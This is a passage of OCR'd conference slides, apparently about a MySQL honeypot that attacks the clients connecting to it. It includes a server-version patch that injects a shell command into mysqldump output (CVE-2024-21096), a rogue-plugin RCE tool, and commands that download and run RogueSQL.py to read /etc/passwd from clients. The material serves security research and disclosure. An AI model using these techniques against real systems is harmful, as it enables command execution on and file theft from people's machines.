784             sql_file, false,
785             "-- ------------------------------------------------------\n");
786         print_comment(sql_file, false, "-- Server version\t%s\n",
787                       mysql_get_server_info(&mysql_connection));
```

Fixed in the latest MySQL versions

mysqldump client code

With Rogue MySQL server we can push CRLF and command

https://github.com/mysql/mysql-server/blob/trunk/client/mysqldump.cc#L883

Part Two: MySQL Client RCE 2: CVE-2024-21096

Just patch MySQL server (server version does not matter)

```
diff --git a/include/mysql_version.h.in b/include/mysql_version.h.in
index d666e072d61..e5dc321a019 100644
--- a/include/mysql_version.h.in
+++ b/include/mysql_version.h.in
@@ -9,7 +9,7 @@
#define _mysql_version_h

#define PROTOCOL_VERSION @PROTOCOL_VERSION@
-#define MYSQL_SERVER_VERSION "@VERSION@"
+#define MYSQL_SERVER_VERSION "5.7.43\n\\! touch /tmp/pwn"
```

Part Two: MySQL Client RCE 2: CVE-2024-21096

Client connection via Telnet

```
$ telnet 127.0.0.1 3306
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
\
5.7.37
\! touch /tmp/pwn
6YN     w|6!^[E'>                    mysql_native_password
```

Our injection is here: end of string and a shell command

MySQL Client RCE 2: CVE-2024-21096

Client connection

```
$ mysqldump --version
mysqldump  Ver 10.13 Distrib 5.7.42, for Linux (x86_64)

$ mysqldump -h 172.31.1.242 test
-- MySQL dump 10.13  Distrib 5.7.42, for Linux (x86_64)
--
-- Host: 172.31.1.242    Database: test
-- ------------------------------------------------------
-- Server version       5.7.37
\! touch /tmp/pwn
```

Our injection is here: end of string and a command

Atomic Honeypot Strikes Back!


```
$ python3 honeypot_mysql.py -h
usage: madpot_mysql.py [-h] [--version_string_payload VERSION_STRING_PAYLOAD] [--port PORT]
[--plugin_name PLUGIN_NAME] [--plugin_dir PLUGIN_DIR]

options:
  -h, --help            show this help message and exit
  --version_string_payload VERSION_STRING_PAYLOAD
                        The version string payload
  --port PORT           MySQL port
  --plugin_name PLUGIN_NAME
                        Path to the rogue plugin
  --plugin_dir PLUGIN_DIR
                        Plugin_dir to calculate the injection string
```


CVE-2024-21096 – mysqldump command injection

CVE-2023-21980 – rogue mysql plugin

The Atomic Honeypot



Part Two: CVE-2024-21096 demo



Part Three: Attack 1

Captured Fingerprints:

Which version of Windows?

```
{
  "_os": "Win32",
  "_client_name": "libmysql",
  "_platform": "x86",
  "_client_version": "5.6.14"
}
```

Really old version
MySQL 5.6.14 (***2013-09-20***)

Arbitrary file read

RCE via plugin

No mysqldump


Part Three: MySQL Client Arbitrary File Read

```
$ wget
'https://raw.githubusercontent.com/jib1337/Rogue-
MySQL-Server/master/RogueSQL.py'

$ python2.7 RogueSQL.py -p 3306 -f /etc/passwd
Rogue MySQL Server
[+] Target files:
        /etc/passwd
[+] Starting listener on port 3306... Ctrl+C to stop
```

Starting MySQL **Server** to read MySQL **Client** file

Part Three: Demo: MySQL Client Arbitrary File Read - simulation



Part Three: Attack 1, get Windows version

Get windows version by reading file

